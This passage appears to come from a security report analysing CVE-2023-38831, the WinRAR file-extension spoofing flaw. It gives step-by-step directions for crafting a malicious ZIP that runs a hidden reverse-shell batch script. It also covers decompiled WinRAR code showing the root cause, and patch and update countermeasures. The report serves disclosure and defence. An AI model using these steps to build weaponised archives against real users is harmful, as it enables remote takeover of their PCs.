


Figure 9. Configuring a modified ZIP file to cause a vulnerability

3) Compress all configured files and directories into the ZIP file.




Figure 10. Compressing with the ZIP file

4) Open the created ZIP file with the hex editor (HxD)²⁶ and use the search function to search for 'resume.pdf', the name of the document file and directory.




Figure 11. Search for data to be altered through the hex editor

²⁶ Hex editor (HxD): A tool to edit and analyze binary data with a hexadecimal editor that can be used in Windows

5) Change all dummy characters added at the end of the searched document file and directory name to spaces (0x20) and save to complete the malicious ZIP file.




Figure 12. Replacing dummy characters with spaces

Step 3. Distribute the malicious ZIP file

The attacker distributes the created malicious ZIP file to the victim and induces him/her to download it.




Figure 13. Distributing the malicious ZIP file

Step 4. WinRAR vulnerability occurs through a malicious ZIP file

When the victim opens the downloaded malicious ZIP file with a vulnerable version of WinRAR and executes the compressed document file (resume.pdf), the reverse shell script inserted by the attacker is executed at the same time. More details about this are explained in the detailed analysis of vulnerability.




Figure 14. Executing the malicious script due to the WinRAR vulnerability

Step 5. Take over the victim's PC

The attacker takes over the PC by hijacking command control rights from the victim's PC where the reverse shell script is executed.




Figure 15. Acquiring the victim's PC shell

■ Detailed analysis of vulnerability

Step 1) Background knowledge

To understand the CVE-2023-38831 vulnerability, you must understand the process of direct execution of WinRAR's compressed file and the characteristics of ShellExecuteExW²⁷, a file execution function.

1) How WinRAR works

If you open a malicious ZIP file with WinRAR and directly run the compressed file within it, the file will be compressed temporarily. During temporary decompression, a directory in the form of "Rar\$DI" is created in the "%Temp%" path.

```
char __fastcall tmp_unzip2_sub_7FF79D8AF508(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
    char result; // a1
    __int64 v8; // rcx
    char v9; // b1
    wchar_t *v10; // rdi
    __int64 v11; // r15
    unsigned int i; // r14d
    int v13; // ebx
    char v14[4112]; // [rsp+20h] [rbp-E0h] BYREF
    char v15[4112]; // [rsp+1030h] [rbp+F30h] BYREF
    __int64 v16; // [rsp+2040h] [rbp+1F40h]
    __int64 v17; // [rsp+2048h] [rbp+1F48h]
    __int64 v18; // [rsp+2050h] [rbp+1F50h]
    char v19[4096]; // [rsp+2080h] [rbp+1F80h] BYREF
    char v20[4096]; // [rsp+3080h] [rbp+2F80h] BYREF

    LOBYTE(a4) = 1;
    result = sub_7FF79D8A7F34(L"Rar$DI", v19, 2048i64, a4);
    if ( result )
    {
        LOBYTE(v8) = 1;
        sub_7FF79D8A2C0C(v8);
    }
}
```

Figure 16. Creating a temporary directory for WinRAR decompression

²⁷ ShellExecuteExW: This is a function that executes another program in Windows and performs related tasks. It is used for tasks such as executing external application programs and opening files

After checking whether a file with the same name as the executed file exists in the ZIP file, if the corresponding file exists, decompress it using the decompression algorithm and save it in a temporary directory. When executing the compressed 2.png file, you can see that a temporary folder is created and the file is decompressed as shown below.

```
Directory of C:\Users\██████████\AppData\Local\Temp\Rar$DIa24480.26674
09/26/2023  06:19 PM    <DIR>          .
09/26/2023  06:19 PM    <DIR>          ..
09/26/2023  06:19 PM                20,724 2.png
                1 File(s)      20,724 bytes
                2 Dir(s)  50,503,847,936 bytes free
```

Figure 17. File decompression to be performed for the temporary folder

Then, the decompressed file is executed using ShellExecuteExW, the file execution function of WinAPI.

```
pExecInfo.lpParameters = a4;
if ( (const WCHAR *)sub_7FF79D856754(a2) == a2 && !(unsigned __int8)sub_7FF79D854B74(a2, L"exe") )
{
    sprintf_s(Buffer, 0x1000ui64, L"\\%s", a2, *(_QWORD *)&pExecInfo.cbSize);
    pExecInfo.lpFile = (LPCWSTR)Buffer;
}
pExecInfo.nShow = 1;
byte_7FF79D94A805 = 1;
v12 = ShellExecuteExW(&pExecInfo);
```

Figure 18. Executing the decompressed file through the ShellExecuteExW function

2) Characteristics of ShellExecuteExW

ShellExecuteExW is a WinAPI function used when executing a file. When a ShellExecute type function executes a file without an extension, the extensions at the bottom are automatically added and executed in order by the parsing logic that determines the execution path.

```
546 //
547 // NOTES: the parsing logic to determine a valid Application path is non-trivial, although
548 // the extension is not required and if missing will be completed
549 // in the following standard order: { .PIF, .COM, .EXE, .BAT, .CMD }
550 //
551 // Relative Paths are System Paths - if the first token has no path qualifiers
552 // then the token is first checked to see if a key of the same name has
553 // been installed under HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths.
554 // if the key or default value does not exist, it is assumed to be a child
```

Figure 19. How it works described in ShellAPI.h

The list of corresponding extensions is as follows:

Extension name
.PIF .COM .EXE .BAT .CMD

In the example below, when you run calc1.exe with an extension and calc1 without an extension, you can see that the calculator runs the same in both cases.




Figure 20. Result of executing 'calc1' and 'calc1.exe'

Step 2) Analyze operation

When you execute the ZIP file (resume.zip) with the previously created extension spoofing applied through the vulnerable version of WinRAR, you can see a file and directory named “resume.pdf ” with a space after the extension, as shown below.




Figure 21. A compressed file to which extension spoofing is applied


When executing a modified document file, temporary decompression logic is executed for the file named “resume.pdf ”. In the process of checking whether the executed filename “resume.pdf ” exists, extension spoofing occurs because the file and directory names are the same.

Accordingly, files and directories of the same name are decompressed and even the “resume.pdf ” document and the “resume.pdf .bat” script file contained in the “resume.pdf ” directory are stored in a temporary directory. During the decompression process, in the case of the “resume.pdf ” document, the filename verification logic removes spaces through space verification for the last character, and then saves it as “resume.pdf”.

```
for ( i = a1; ; ++i )
{
    v5 = *i;
    if ( *i == '\\' || v5 == '/' || !v5 )
    {
        for ( j = v2 - 1; j > 0; --j )
        {
            if ( a1[j] != ' ' )
            {
                if ( a1[j] != '.' )
                {
                    break;
                }
                v7 = a1[j - 1];
                if ( v7 == '\\' || v7 == '/' || v7 == '.' && j == 1 )
                {
                    break;
                }
            }
            --v2;
        }
    }
    a1[v2] = v5;
    if ( !*i )
    {
        break;
    }
    ++v2;
}
}
```

Figure 22. Logic for removing spaces when saving a compressed file

Therefore, you can see that both the original document file (“resume.pdf”) and the malicious script file (“resume.pdf .bat”) have been decompressed, as shown below.



The screenshot shows a Windows File Explorer window with the address bar set to 'Local > Temp > Rar\$Dla35352.47814'. The search bar contains 'Search Rar\$Dla35352.47814'. The main area displays a table of files:

Name	Date modified	Type	Size
resume.pdf	9/5/2023 8:12 PM	Whale HTML Doc...	24 KB
resume.pdf .bat	9/12/2023 5:37 PM	Windows Batch File	1 KB

The file names 'resume.pdf' and 'resume.pdf .bat' are highlighted with a red rectangular box.

Figure 23. Result of decompression due to extension spoofing

After temporary decompression is complete, “resume.pdf ”, the file executed through WinRAR, is executed by the ShellExecuteExW function. As this function connects automatically without an extension, the “resume.pdf .bat” script file is executed and the malware goes to work.

■ Countermeasures

Currently, all versions of WinRAR 6.22 and below are vulnerable to attacks utilizing CVE-2023-38831. To respond to this, RARLAB released a patch version in August 2023, and recommends existing users to use it after updating to the latest WinRAR version.

The released patch version does not have a significantly different operational flow from the existing vulnerable version, but filename and directory name verification has been strengthened during the temporary decompression process. When a compressed file is executed in the vulnerable version and the patch version, the results of temporary decompression are compared as follows:

In the vulnerable version, the following is the result of temporary decompression when a document is executed in a modified ZIP file.




Figure 24. Result of temporary decompression of the vulnerable version

The result of the patch version is as follows:




Figure 25. Result of temporary decompression of the patch version

During temporary decompression, in the vulnerable version, even the malicious script (.bat) was decompressed due to the filename to which extension spoofing was applied, but in the patch version, only the document file was decompressed properly due to strengthened filename verification.

WinRAR has no logic to force update within the program, and update-related messages are only announced on the first run after installation. So, users should pay more attention to version updates.



WinRAR 6.22 First Use Notification | Thank you for using WinRAR!

RARLAB®
WinRAR®

Thank you for using WinRAR!

Before you continue, please buy a **WinRAR perpetual license** to support the further development and customer support we have provided to our users for the past 20 years.

WinRAR is not a free software.

What you get for registering WinRAR:

- ✓ Perpetual license
- ✓ Ready for Windows 11
- ✓ Full RAR and ZIP Support
- ✓ Safe AES-256-bit encryption

For new users we have a **one time offer** to **save 30% on WinRAR!**

~~\$ 31.90~~

You pay: \$ 22.33

 Buy WinRAR

Act now, this is a one time offer!

If you want to support the continuous development of WinRAR, please purchase your license at www.win-rar.com.

SECURITY WARNING!
You may be at risk. Click here to update your version of WinRAR!

*Source: RARLAB

